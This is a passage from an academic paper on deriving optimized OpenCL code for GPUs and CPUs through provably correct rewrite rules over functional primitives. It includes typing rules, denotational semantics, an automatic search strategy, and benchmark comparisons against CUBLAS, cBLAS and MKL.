$\text{INAT} \frac{}{\Delta \vdash i \text{ SIZE}}$	$\text{IPOWER} \frac{\Delta \vdash I \text{ SIZE} \quad \Delta \vdash J \text{ SIZE}}{\Delta \vdash I^J \text{ SIZE}}$	$\text{PAIR} \frac{\Delta; \Gamma \vdash M : A \quad \Delta; \Gamma \vdash N : B}{\Delta; \Gamma \vdash (M, N) : A \times B}$	$\text{PROJECT} \frac{\Delta; \Gamma \vdash (M, N) : A_1 \times A_2}{\Delta; \Gamma \vdash M.i : A_i}$
$\Delta \vdash A$		$\text{LAM} \frac{\Delta; \Gamma, x : A \vdash M : B \quad \Delta \vdash A}{\Delta; \Gamma \vdash \lambda x^A. M : A \rightarrow B}$	
$\text{TINT} \frac{}{\Delta \vdash \mathbf{int}} \quad \text{TFLOAT} \frac{}{\Delta \vdash \mathbf{float}} \quad \text{TUNIT} \frac{}{\Delta \vdash \mathbf{1}}$		$\text{APP} \frac{\Delta; \Gamma \vdash M : A \rightarrow B \quad \Delta; \Gamma \vdash N : A}{\Delta; \Gamma \vdash M N : B}$	
$\text{TPRODUCT} \frac{\Delta \vdash A \quad \Delta \vdash B}{\Delta \vdash A \times B} \quad \text{TFUN} \frac{\Delta \vdash A \quad \Delta \vdash B}{\Delta \vdash A \rightarrow B}$		$\text{LAMI} \frac{\Delta, n; \Gamma \vdash M : B}{\Delta; \Gamma \vdash \lambda n. M : (n : \text{size}) \rightarrow B}$	
$\text{TFUNI} \frac{\Delta, n \vdash B}{\Delta \vdash (n : \text{size}) \rightarrow B}$		$\text{APPI} \frac{\Delta; \Gamma \vdash M : (n : \text{size}) \rightarrow B \quad \Delta \vdash I \text{ SIZE}}{\Delta; \Gamma \vdash M I : B}$	
$\text{TARRAY} \frac{\Delta \vdash A \quad \Delta \vdash I \text{ SIZE}}{\Delta \vdash [A]_I}$			

Figure 8: Typing Rules for the Core Language

Sizes

$$\begin{aligned} \llbracket n \rrbracket_\iota &= {}^\iota n \\ \llbracket i \rrbracket_\iota &= i \\ \llbracket I \times J \rrbracket_\iota &= \llbracket I \rrbracket_\iota \times \llbracket J \rrbracket_\iota \\ \llbracket I^J \rrbracket_\iota &= \llbracket I \rrbracket_\iota^{\llbracket J \rrbracket_\iota} \end{aligned}$$

Types

$$\begin{aligned} \llbracket \mathbf{int} \rrbracket_\iota &= \mathbb{Z} \\ \llbracket \mathbf{float} \rrbracket_\iota &= \mathbb{F} \\ \llbracket \mathbf{1} \rrbracket_\iota &= \mathbf{1} \\ \llbracket A \times B \rrbracket_\iota &= \llbracket A \rrbracket_\iota \times \llbracket B \rrbracket_\iota \\ \llbracket A \rightarrow B \rrbracket_\iota &= \llbracket A \rrbracket_\iota \rightarrow \llbracket B \rrbracket_\iota \\ \llbracket (n : \text{size}) \rightarrow B \rrbracket_\iota &= (i : \mathbb{N}) \rightarrow \llbracket B \rrbracket_{\iota[n \mapsto i]} \\ \llbracket [A]_I \rrbracket_\iota &= [0.. \llbracket I \rrbracket_\iota] \rightarrow \llbracket A \rrbracket_\iota \end{aligned}$$

Size environments

$$\begin{aligned} \llbracket \cdot \rrbracket &= \emptyset \\ \llbracket \Delta, n \rrbracket &= \llbracket \Delta \rrbracket [n \mapsto \mathbb{N}] \end{aligned}$$

Type environments

$$\begin{aligned} \llbracket \cdot \rrbracket_\iota &= \emptyset \\ \llbracket \Gamma, x : A \rrbracket_\iota &= \llbracket \Gamma \rrbracket [x \mapsto \llbracket A \rrbracket_\iota] \end{aligned}$$

Terms

$$\begin{aligned} \llbracket x \rrbracket_{\iota, \rho} &= \rho x \\ \llbracket () \rrbracket_{\iota, \rho} &= () \\ \llbracket (M, N) \rrbracket_{\iota, \rho} &= (\llbracket M \rrbracket_{\iota, \rho}, \llbracket N \rrbracket_{\iota, \rho}) \\ \llbracket M.i \rrbracket_{\iota, \rho} &= (\llbracket M \rrbracket_{\iota, \rho}).i \\ \llbracket \lambda x^A. M \rrbracket_{\iota, \rho} &= \lambda v. \llbracket M \rrbracket_{\iota, \rho[x \mapsto v]} \\ \llbracket M N \rrbracket_{\iota, \rho} &= \llbracket M \rrbracket_{\iota, \rho} \llbracket N \rrbracket_{\iota, \rho} \\ \llbracket \lambda n. M \rrbracket_{\iota, \rho} &= \lambda i. \llbracket M \rrbracket_{\iota[n \mapsto i], \rho} \\ \llbracket M I \rrbracket_{\iota, \rho} &= \llbracket M \rrbracket_{\iota, \rho} \llbracket I \rrbracket_\iota \end{aligned}$$

Primitives

$$\begin{aligned} \llbracket \text{map}_{A, B, I} \rrbracket_{\iota, \rho} &= \lambda f x i. f (x i) \\ \llbracket \text{reduce}_{A, I} \rrbracket_{\iota, \rho} &= \lambda (\oplus) e x i. \\ &\quad (x 0) \oplus ((x 1) \oplus (\dots \oplus (x (\llbracket I \rrbracket_\iota - 1)) \oplus e) \dots) \\ \llbracket \text{zip}_{A, B, I} \rrbracket_{\iota, \rho} &= \lambda x y i. (x i, y i) \\ \llbracket \text{split}_{A, I, J} \rrbracket_{\iota, \rho} &= \lambda n x i j. x ((i \times n) + j) \\ \llbracket \text{join}_{A, I, J} \rrbracket_{\iota, \rho} &= \lambda x i. (x (i / \llbracket I \rrbracket_\iota)) (i \% \llbracket I \rrbracket_\iota) \\ \llbracket \text{iterate}_{A, I, J} \rrbracket_{\iota, \rho} &= \lambda n f. f i_n \circ \dots \circ f i_2 \circ f i_1 \\ &\quad \text{where } i_j = (\llbracket I \rrbracket_\iota)^{n-j} \times \llbracket J \rrbracket_\iota \end{aligned}$$

Figure 9: Denotational Semantics for the Core Language

values rather a single value. Many of the low-level primitives have the same denotation as the corresponding high-level primitives:

$$\begin{aligned} \llbracket \text{mapWorkgroup} \rrbracket &= \llbracket \text{mapLocal} \rrbracket = \llbracket \text{mapGlobal} \rrbracket = \\ \llbracket \text{mapSeq} \rrbracket &= \llbracket \text{mapWorkgroup} \rrbracket = \llbracket \text{mapVec} \rrbracket = \llbracket \text{map} \rrbracket \\ \llbracket \text{reduceSeq} \rrbracket &= \llbracket \text{reduce} \rrbracket \\ \llbracket \text{toLocal} \rrbracket &= \llbracket \text{toGlobal} \rrbracket = \lambda x. x \\ \llbracket \text{splitVec} \rrbracket &= \llbracket \text{split} \rrbracket \\ \llbracket \text{joinVec} \rrbracket &= \llbracket \text{join} \rrbracket \end{aligned}$$

The semantics of the remaining two primitives is as follows:

$$\begin{aligned} \llbracket \text{reducePart}_{A, I} \rrbracket_{\iota, \rho} &= \lambda (\oplus) e n x i. \\ &\quad (x j) \oplus ((x (j + 1)) \oplus (\dots \oplus ((x (j + \llbracket I \rrbracket_\iota - 1)) \oplus e) \dots)) \\ &\quad \text{where } j = i \times \llbracket I \rrbracket_\iota \\ \llbracket \text{reorderStride}_{A, I} \rrbracket_{\iota, \rho} &= \lambda n x i. x (i / \llbracket I \rrbracket_\iota + n \times (i \% \llbracket I \rrbracket_\iota)) \end{aligned}$$

$$\begin{aligned}
asum_I &: [\text{float}]_I \rightarrow [\text{float}]_1 \\
asum_{I \times J} &= \text{reduce}_{\text{float}, I \times J} (+) 0 \circ \text{map } abs \\
&\xrightarrow{6d} \text{reduce}_{\text{float}, J} (+) 0 \circ \text{reducePart}_{\text{float}, I} (+) 0 J \circ \text{map } abs & (1) \\
&\xrightarrow{6d} \text{reduce } (+) 0 \circ \text{join} \circ \text{map } (\text{reducePart } (+) 0 1) \circ \text{split}_{\text{float}, J} I \circ \text{map } abs & (2) \\
&\xrightarrow{6c} \text{reduce } (+) 0 \circ \text{join} \circ \text{map } (\text{reducePart } (+) 0 1) \circ \text{split } I \circ \text{join} \circ \text{map } (\text{map } abs) \circ \text{split } I & (3) \\
&\xrightarrow{6e} \text{reduce } (+) 0 \circ \text{join} \circ \text{map } (\text{reducePart } (+) 0 1) \circ \text{map } (\text{map } abs) \circ \text{split } I & (4) \\
&\xrightarrow{6f} \text{reduce } (+) 0 \circ \text{join} \circ \text{map } (\text{reducePart } (+) 0 1 \circ \text{map } abs) \circ \text{split } I & (5) \\
&\xrightarrow{7a} \text{reduce } (+) 0 \circ \text{join} \circ \text{map } (\text{reducePart } (+) 0 1 \circ \text{mapSeq } abs) \circ \text{split } I & (6) \\
&\xrightarrow{6d \& 7b} \text{reduce } (+) 0 \circ \text{join} \circ \text{map } (\text{reduceSeq } (+) 0 \circ \text{mapSeq } abs) \circ \text{split } I & (7) \\
&\xrightarrow{6f} \text{reduce } (+) 0 \circ \text{join} \circ \text{map } (\text{reduceSeq } (\lambda(acc, a).acc + (abs a)) 0) \circ \text{split } I & (8)
\end{aligned}$$

Figure 10: Derivation of a fused parallel implementation of absolute sum.

5.3 Correctness of Rewrite Rules

Using the denotational semantics along with a small amount of equational reasoning, it is straightforward to prove the correctness of the rewrite rules of Section 4. We illustrate the nature of these proofs by giving a proof for the split-join rule (Figure 6c) as an example. The proofs for all other rules can be found in [40].

$$\begin{aligned}
&\llbracket \text{join} \circ \text{map } (\text{map } f) \circ \text{split } n \rrbracket_{\iota, \rho} \\
&(\text{definition of } \llbracket - \rrbracket \text{ and } \circ) \\
&= \lambda x i. (x (i / \llbracket I \rrbracket_{\iota})) (i \% \llbracket I \rrbracket_{\iota}) (\\
&\quad \lambda f x i. f (x i) (\lambda x i. (\rho f) (x i)) (\lambda x i j. x (i \times (\iota n) + j))) \\
&(\beta\text{-reduction}) \\
&= \lambda x. (\lambda i j. (\rho f) (x (i \times (\iota n) + j))) (i / \llbracket I \rrbracket_{\iota}) (i \% \llbracket I \rrbracket_{\iota}) \\
&(\beta\text{-reduction}) \\
&= \lambda x i. (\rho f) (x (((i / \llbracket I \rrbracket_{\iota}) \times (\iota n)) + (i \% \llbracket I \rrbracket_{\iota}))) \\
&(i < \llbracket I \rrbracket_{\iota}) \\
&= \lambda x i. (\rho f) (x i) \\
&(\text{definition of } \llbracket - \rrbracket) \\
&= \llbracket \text{map } f \rrbracket_{\iota, \rho}
\end{aligned}$$

5.4 Example Use of Rewrite Rules

We now illustrate how the rewrite rules can be applied to derive optimized implementations. To achieve good performance it is in general beneficial to avoid storing intermediate results. Our rewrite rule 6f allows us to apply this principle and fuse two primitives into one, thus, avoiding intermediate results. Figure 10 shows the derivation of a fused version of the code for calculating the absolute sum of an array of numbers, *asum*, from a high-level expression written by the programmer. The derivation consists of a sequence of rewrites. The annotations on rewrites refer to the rules from Figure 6 and Figure 7.

We begin by applying reduce rules 6d twice: first to decompose *reduce* into *reduce* \circ *reducePart* (1) and second to expand *reducePart* (2). Next we expand *map abs* (3), deforest the adjacent split and join (4), and fuse the adjacent maps (5). We now realize the inner *map* as a sequential *mapSeq* (6), and the inner *reducePart* as a sequential *reduceSeq* (7). Finally, we fuse the inner *reduceSeq* and *mapSeq* (8). The resulting expression yields a more efficient implementation than the original code as the intermediate result does not need to be materialized.

6. Searching for Good Derivations

We now present an automatic search strategy to find good expressions by applying the rules presented in Section 4.

6.1 Automatic Search

The rules presented earlier define a search space of possible implementations. In order to find the best possible low-level expressions for a given target device, we have developed a simple automatic search strategy based loosely on Bandit-based optimization [17]. Our current search strategy is rather basic and just designed to prove that it is possible to find good implementations automatically. We envision replacing this exploration strategy in the future by using machine-learning techniques to avoid having to search the space at all. However, this is orthogonal to the work presented in this paper.

Our search strategy starts with the high-level expression and determines all the valid rules that can be applied. We use a Monte-Carlo method for evaluating the potential impact of each rule by randomly walking down the search tree. We execute the code generated from the randomly chosen expressions and measure its performance. The rule that promises the best performance following the Monte-Carlo descent is chosen and the resulting derivation fixed and used as a starting point for the next random walk. This process is repeated until we reach a terminal expression. In addition to selecting the rules, we also search at the same time for the parameters controlling our primitives such as the parameter for the *split n*. We limit the choices for these numerical parameters to a reasonable set appropriate for our test hardware.

In order to speed up the search process, we incorporate *macro rules* to guide the optimization process more efficiently. Macro rules are rules which perform multiple small steps at once by applying a set of rules in a predefined order. One example of such a macro rule is the fusion of *map* and *reduce* as discussed in Figure 10. While not strictly necessary, these macro rules provide shortcuts for the most commonly used sequences of derivations.

6.2 Found Expressions

Figure 11 shows several low-level expressions found by applying the automatic search technique described in Section 6.1. We started from the high-level expression for the sum of absolute use-case (*asum*) and tested it on two GPUs and one CPU (described later in Section 8). We can make several important observations. First, in all of the expressions the fusion macro rule merging *map* and *reduce* was applied. The second observation is that none of the

(a) Nvidia GPU	$\lambda x.(\text{reduceSeq} \circ \text{join} \circ \text{join} \circ \text{mapWorkgroup} ($ $\text{toGlobal} (\text{mapLocal} (\text{reduceSeq} (\lambda(a,b). a + (\text{abs } b)) 0)) \circ \text{reorderStride } 2048$ $) \circ \text{split } 128 \circ \text{split } 2048) x$
(b) AMD GPU	$\lambda x.(\text{reduceSeq} \circ \text{join} \circ \text{joinVec} \circ \text{join} \circ \text{mapWorkgroup} ($ $\text{mapLocal} (\text{reduceSeq} (\text{mapVec} (\lambda(a,b). a + (\text{abs } b))) 0 \circ \text{reorderStride } 2048$ $) \circ \text{split } 128 \circ \text{splitVec } 2 \circ \text{split } 4096) x$
(c) Intel CPU	$\lambda x.(\text{reduceSeq} \circ \text{join} \circ \text{mapWorkgroup} (\text{join} \circ \text{joinVec} \circ \text{mapLocal} ($ $\text{reduceSeq} (\text{mapVec} (\lambda(a,b). a + (\text{abs } b))) 0$ $) \circ \text{splitVec } 4 \circ \text{split } 32768) \circ \text{split } 32768) x$

Figure 11: Low-level expressions performing the sum of absolute values. These expressions are automatically derived by our system from the high-level expression $\text{asum} = \text{reduce } (+) 0 \circ \text{map } \text{abs}$.




Figure 12: Search efficiency. Each point shows the performance of the OpenCL code generated from a tested expression. The horizontal partitioning visualized using vertical bars represents the number of fixed derivations in the search tree. The red line connects the fastest expressions found so far.

versions make use of the local memory (although our systems fully support it). It is common wisdom that using local memory on the GPU enables high performance and indeed the highly tuned hand-written implementation of *asum* does use local memory on the GPU. However, as we will see later in the results section, our automatically derived version is able to perform as well without using local memory. The third key observation is that each thread performs a large sequential reduce independent of all other threads, which does not require thread synchronization, avoiding overheads.

While these observations are the same for all platforms, there are also crucial differences between the different low-level expressions. Both GPU versions make use of the *reorderStride* primitive, allowing for coalesced memory accesses. The AMD and Intel versions are vectorized with a vector length of two and four respectively. The Nvidia version does not use vectorization since this platform does not benefit from vectorized code. On the CPU, the automatic search picked numbers for partitioning into work groups and then into work items in such a way that inside each work group only a single work item is active. This corresponds to the fact that there is less parallelism available on a CPU compared to GPUs.

6.3 Search Efficiency

We now present some evidence that our search strategy is effective. Figure 12 shows how many expressions were evaluated during the search to achieve the best performance on two GPUs and one CPU for the *asum* application. The performance of the best expression

found is discussed in Section 9, here we focus on the search efficiency. Each evaluated expression is represented as a point grouped from left to right by the number of fixed derivations in the search tree. The red line connects the fastest expression found so far.

The performance improves steadily for all three platforms before reaching a plateau. For both GPUs the best performance is reached after testing ≈ 40 expressions. At this point we have fixed five derivations and found a subtree offering good performance for some expressions. Nevertheless, even in the later stages of the search many expressions offer bad performance, which is partly due to the sensitivity of the GPU to the particular numerical parameters. On the CPU performance converges quicker and more expressions offer good performance. This shows that the CPU is easier to optimize for an not as sensitive when selecting numerical parameters.

Overall the search took less than an hour to complete on all platforms, with an average execution time per expression of around 1/2 of a second, including OpenCL code generation, compilation, data transfers, and execution. We believe an implementation optimized for fast code generation could significantly reduce the search time.

7. Benchmarks

We now discuss how applications can be represented as expressions composed of our high-level algorithmic primitives using a set of easy to understand benchmarks from the fields of linear algebra, mathematical finance, and physics.

7.1 Linear Algebra Kernels

We choose linear algebra kernels as our first set of benchmarks, because they are well known, easy to understand, and used as building blocks in many other applications. Figure 13 shows how we express vector scaling, sum of absolute values, dot product of two vectors and matrix vector multiplication using our high-level primitives. While three benchmarks perform computations on vectors, matrix vector multiplication illustrates a computation using a 2D data structures, where we exploit nested parallelism.

For scaling (*scal*), the *map* primitive applies a function to each element which multiplies it with a constant a . The sum of absolute values (*asum*) and the dot product (*dot*) applications both produce scalar results by performing a summation, which we express using the *reduce* primitive combined with addition. For dot product, a pair-wise multiplication of the two input vectors is performed before reducing the result using addition.

The *gemv* benchmark performs matrix vector multiplication as defined in BLAS: $\vec{y} = \alpha A\vec{x} + \beta\vec{y}$. To multiply matrix A with \vec{x} , we map the computation of the dot-product with the input vector \vec{x} over each row of the matrix A . Notice how we are reusing the high-level expressions for dot-product and scaling as building blocks for the more complex matrix-vector multiplication. Expressions describing algorithmic concepts can be reused, without committing to a particular low-level implementation. After optimisation, the dot-product from *gemv* might be implemented in a completely different way from a stand-alone dot-product.

7.2 Mathematical Finance Application

The BlackScholes application uses a Monte-Carlo method for option pricing and computes for each stock price a pair of call and put options. Figure 13 shows the BlackScholes implementation, where the function *compCallPut* computes the call and put option for a single stock price. It is applied to all stock prices using the *map* primitive. A detailed discussion of a similar financial benchmark can be found in [2], which is also parallelized using *map*.

7.3 Physics Application

Another application we consider is the molecular dynamics (*md*) application from the SHOC benchmark suite [15]. It calculates the sum of all forces acting on a particle from its neighbors. Figure 13 shows the implementation using our high-level primitives.

The function *updateF* updates the force f of particle p by computing and adding the force between a single particle and one of its neighbors, based on the neighbor's index nId and the vector storing all particles p . It only updates the force if the computed distance between the two particles is below a given threshold t .

For computing the force for all particles ps , we use the *zip* primitive to build a vector of pairs, where each pair combines a single particle with the indices of all of its neighboring particles. Computing the resulting force exerted by all the neighbors on one particle is done by applying *reduce* on vector ns storing the neighboring indices and using *updateF* as the reduce operation.

7.4 Limitations

In our experimental evaluation, we have chosen to mainly focus on linear algebra kernels; these kernels have been studied in depth and have specialized high-performance libraries implementations on many devices. While our approach is currently limited by the small number of high-level primitives we support, it can be easily extended to support more complex applications found in benchmark suites such as Rodinia [10] or SHOC [15]. However, the two larger applications already demonstrate the applicability of our approach beyond linear algebra kernels. In the future, we intend to extend our set of primitives to support additional patterns found in more complex benchmarks such as stencil applications.

```

scal = λa. map (*a)
asum = reduce (+) 0 ◦ map abs
dot = λxs ys. (reduce (+) 0 ◦ map (*)) (zip xs ys)
gemv = λmat xs ys α β. map (+) (
  zip (map (scal α ◦ dot xs) mat) (scal β ys) )
blackScholes = map compCallPut
md = λps nbhs t. map (λ(p, ns).
  reduce (λf nId. updateF f nId p ps t) 0 ns)
  (zip ps nbhs)

```

Figure 13: Our benchmarks expressed using our high-level algorithmic primitives. The operators $(+)$ and $(*)$ operate on a single pair instead of two scalar values.

8. Experimental Setup

8.1 Implementation Details

Our system is implemented in C++11 using the LLVM/Clang compiler infrastructure and making heavy use of C++ templates. Our primitives are expressed as C++ functions and expressions as compositions of those. When generating code two basic steps are performed: First, the Clang compiler library parses the input expression and produces an abstract syntax tree for it. Second, we traverse the tree and emit code for every function call representing one of our low-level hardware primitives.

As part of the first step, we have developed our own type system which plays a dual role. First, it prevents the user producing incorrect expressions. Secondly, the type system encodes information for code generation, such as the array size information used to allocate memory.

The design of our code generator is straightforward since no optimization decisions are made at this stage. We avoid performing complex code analysis which makes our design very different compared to traditional optimizing compilers.

8.2 Hardware Platforms and Evaluation Methodology

The experiments were performed on three different hardware platforms: an Nvidia GeForce GTX 480 GPU, an AMD Radeon HD 7970 GPU and a dual socket Intel Xeon E5530 server, with 8 cores in total. The OpenCL runtimes from Nvidia (CUDA-SDK 5.5), AMD (AMD-APP 2.8.1), and Intel (XE 2013 R3) were used. The GPU drivers installed were 310.44 for Nvidia and 13.1 for AMD.

The profiling APIs from OpenCL and CUDA were used to measure kernel execution time and the *gettimeofday* function for the CPU implementation. Following the Nvidia benchmarking methodology [23], the data transfer time to and from the GPU is excluded from the results. Each experiment was repeated 1000 times and we report median runtimes.

The experiments were performed with multiple input sizes. For *scal*, *asum* and *dot*, the small input size corresponds to a vector size of 16M elements (64MB). The large input size uses 128M elements (512MB, the maximum OpenCL buffer size for our platforms). For *gemv*, an input matrix of 4096×4096 elements (64MB) and a vector size of 4096 elements (16KB) were used for the small input size. For the large input size, the matrix size was 8192×16384 elements (512MB) and the vector size 8192 elements (32KB). For *BlackScholes*, the problem size is fixed to 4 million elements and for *MD* it is 12288 particles.




Figure 15: Performance comparison with state of the art platform-specific libraries; CUBLAS for Nvidia, cBLAS for AMD, MKL for Intel. Our approach matches the performance on all three platforms and outperforms cBLAS in some cases.




Figure 14: Performance of our approach relative to a portable OpenCL reference implementation (cBLAS).

9. Results

We now evaluate our approach compared to a reference OpenCL implementations of our benchmarks on all platforms. Furthermore, we compare the BLAS routines against platform-specific highly tuned implementations.

9.1 Comparison vs. Portable Implementation

First, we show how our approach performs across three platforms. We use the cBLAS OpenCL implementations written by AMD as our baseline for this evaluation since it is inherently portable across all different platforms. Figure 14 shows the performance of our approach relative to cBLAS. We achieve better performance than cBLAS on most platforms and benchmarks. The speedups are highest for the CPU, with up to $20\times$ for the *asum* benchmark with a small input size. The reason is that cBLAS was written and tuned specifically for an AMD GPU which usually exhibits a larger number of parallel processing units. As we saw in Section 6, our systematically derived expression for this benchmark is specifically tuned for the CPU by avoiding creating too much parallelism, which is what yields such a large speedup.

Figure 14 also shows the results we obtain relative to the Nvidia SDK, *BlackScholes*, and SHOC molecular dynamics *MD* benchmark. For *BlackScholes*, we see that our approach is on a par with the performance of the Nvidia implementation on both GPUs. On the CPU, we actually achieve a $2.2\times$ speedup due to the fact that the Nvidia implementation is tuned for GPUs while our implementation generates different code for the CPU. For *MD*, we are on par with the OpenCL implementation on all platforms.

9.2 Comparison vs. Highly-tuned Implementations

We compare our approach with a state of the art implementation for each platform. For Nvidia, we pick the highly tuned CUBLAS implementation of BLAS written by Nvidia. For the AMD GPU, we use the same cBLAS implementation as before given that it has been written and tuned specifically for AMD GPUs. Finally, for the CPU we use the Math Kernel Library (MKL) implementation of BLAS written by Intel, which is known for its high performance.

Similar to the high performance libraries our approach results in device-specific OpenCL code with implementation parameters tuned for specific data sizes. In contrast, existing library approaches are based on device-specific manually optimized implementations whereas our approach systematically and automatically generates these specialized versions.

Figure 15a shows that we actually match the performance of CUBLAS for *scal*, *asum* and *dot* on the Nvidia GPU. For *gemv* we outperform CUBLAS on the small size by 20% while we are within 5% for the large input size. Given that CUBLAS is a proprietary library highly tuned for Nvidia GPUs, these results show that our technique is able to achieve high performance.

On the AMD GPU, we are surprisingly up to $4.5\times$ faster than the cBLAS implementation on *gemv* small input size as shown in Figure 15b. The reason for this is found in the way cBLAS is implemented; cBLAS performs automatic code generation using fixed templates. In contrast to our approach, it only generates one implementation since it does not explore different template compositions.

For the Intel CPU (Figure 15c), our approach beats MKL for one benchmark and matches the performance of MKL on most of the other three benchmarks. For the small input sizes for the *scal* and *dot* benchmarks we are within 13% and 30% respectively. For the larger input sizes, we are on a par with MKL for both benchmarks. The *asum* implementation in the MKL does not use thread level parallelism, whereas our implementation does; hence we achieve a speedup of up to 1.78 on the larger input size.

9.3 Summary

We have demonstrated that our approach generates *performance portable* code which is competitive with highly-tuned platform specific implementations. Our systematic approach is generic and generates optimized kernels for different devices and data sizes. The results show that high performance is achievable for different input sizes and for a range of benchmarks.

10. Related Work

Algorithmic Patterns Algorithmic patterns (or algorithmic skeletons [11]) have been around for more than two decades. Early work already covers algorithmic skeletons in the context of performance portability [16]. Patterns are parts of popular frameworks such as Map-Reduce [18] from Google. Current pattern-based libraries for platforms ranging from cluster systems [37] to GPUs [41] have been proposed with recent extensions to irregular algorithms [20]. Lee et al. [28] discuss how nested parallel patterns can be mapped efficiently to GPUs. Compared to our approach, most prior work relies on hardware-specific implementations to achieve high performance. Conversely, we systematically generate implementations using fine-grain OpenCL patterns combined with rewrite rules.

Algebra of Programming Bird and Meertens, amongst others, developed formalisms for algebraic reasoning about functional programs in the 1980s [5]. Our rewrite rules are in the same spirit and many of our rules are similar to equational rules presented by Bird, Meertens, and others. Skillicorn [38] describes the application of the algebraic approach for parallel computing. He argues that it leads to architecture-independent parallel programming — which we call performance portability in this paper. Our work can be seen as an application of the algebraic approach to the generation of efficient code for contemporary parallel processors.

Functional Approaches for GPU Code Generation Accelerate is a Haskell embedded domain specific language aimed at generating efficient GPU code [9, 30]. Obsidian [42] and Harlan [24] are earlier projects with similar goals. Obsidian exposes more details of the underlying GPU hardware to the programmer. Harlan is a declarative programming language compiled to GPU code. Bergstrom and Reppy [4] compile NESL, which is a first-order dialect of ML supporting nested data-parallelism, to GPU code. Recently, Nvidia introduced NOVA [12], a new functional language targeted at code generation for GPUs, and Copperhead [7], a data parallel language embedded in Python. HiDP [46] is a hierarchical data parallel language which maps computations to OpenCL. All of these projects rely on code analysis or hand-tuned versions of high-level algorithmic patterns. In contrast, our approach uses rewrite rules and low-level hardware patterns to produce high-performance code in a portable way.

Halide [35] is a domain specific approach that targets image processing pipelines. It separates the algorithmic description from optimization decisions. Our work is domain agnostic and takes a different approach. We systematically describe hardware paradigms as functional patterns instead of encoding specific optimizations which might not apply to future hardware generations.

Rewrite-rules for Optimizations Rewrite rules have long been used as a way to automate the optimization process of functional programs [26]. Recently, rewriting has been applied to HPC applications [32] as well, where the rewrite process is driven by user annotations on imperative code. Spiral [34] uses rewrite rules to optimize signal processing programs and was more recently adapted to linear algebra [39]. One difference is that our rules and OpenCL hardware patterns are expressed at a finer-grained level, allowing for highly specialized and optimized code generation.

Automatic Code Generation for GPUs A large body of work has explored how to generate high performance code for GPUs. Dataflow programming models such as StreamIt [43] and LiquidMetal [19] have been used to produce GPU code. Directive based approaches such as OpenMP to CUDA [29], OpenACC to OpenCL [36], and hiCUDA [22] compile sequential C code for the GPU. X10, a language for high performance computing, can also be used to program GPUs [14]. However, this remains low-level since the programmer has to express the same low-level op-

erations found in CUDA or OpenCL. Recently, researchers have looked at generating efficient GPU code for loops using the polyhedral framework [44]. Delite [6, 8], a system that enables the creation of domain-specific languages, can also target multicore CPUs or GPUs. Alas, none of these approaches currently provides full performance portability, as they assume a fixed platform and the optimizations and implementations are targeted at a specific device.

Finally, PetaBricks [3] takes an alternative approach by letting the programmer specify different implementations of an algorithm. The compiler and runtime choose the most suitable implementation based on an adaptive mechanism, and produces OpenCL code [33]. Compared to our work, this technique relies on static analysis to optimize code. Our code generator does not perform any analysis since optimization happens at a higher level within our rewrite rules.

11. Conclusion

In this paper, we have presented a novel approach based on rewrite rules to represent algorithmic principles as well as low-level hardware-specific optimization. We have shown how these rules can be systematically applied to transform a high-level expression into high-performance device-specific implementations. We presented a formalism, which we use to prove the correctness of the presented rewrite rules. Our approach results in a clear separation of concerns between high-level algorithmic concepts and low-level hardware optimizations which pave the way for fully automated high performance code generation.

To demonstrate our approach in practice, we have developed OpenCL-specific primitives and rules together with an OpenCL code generator. The design of the code generator is straightforward given that all optimization decisions are made with the rules and no complex analysis is needed. We achieve performance on a par with highly tuned platform-specific BLAS libraries on three different processors. For some benchmarks such as matrix vector multiplication we even reach a speedup of up to 4.5. We also show that our technique can be applied to more complex applications such as BlackScholes and molecular dynamics simulation.

Acknowledgments

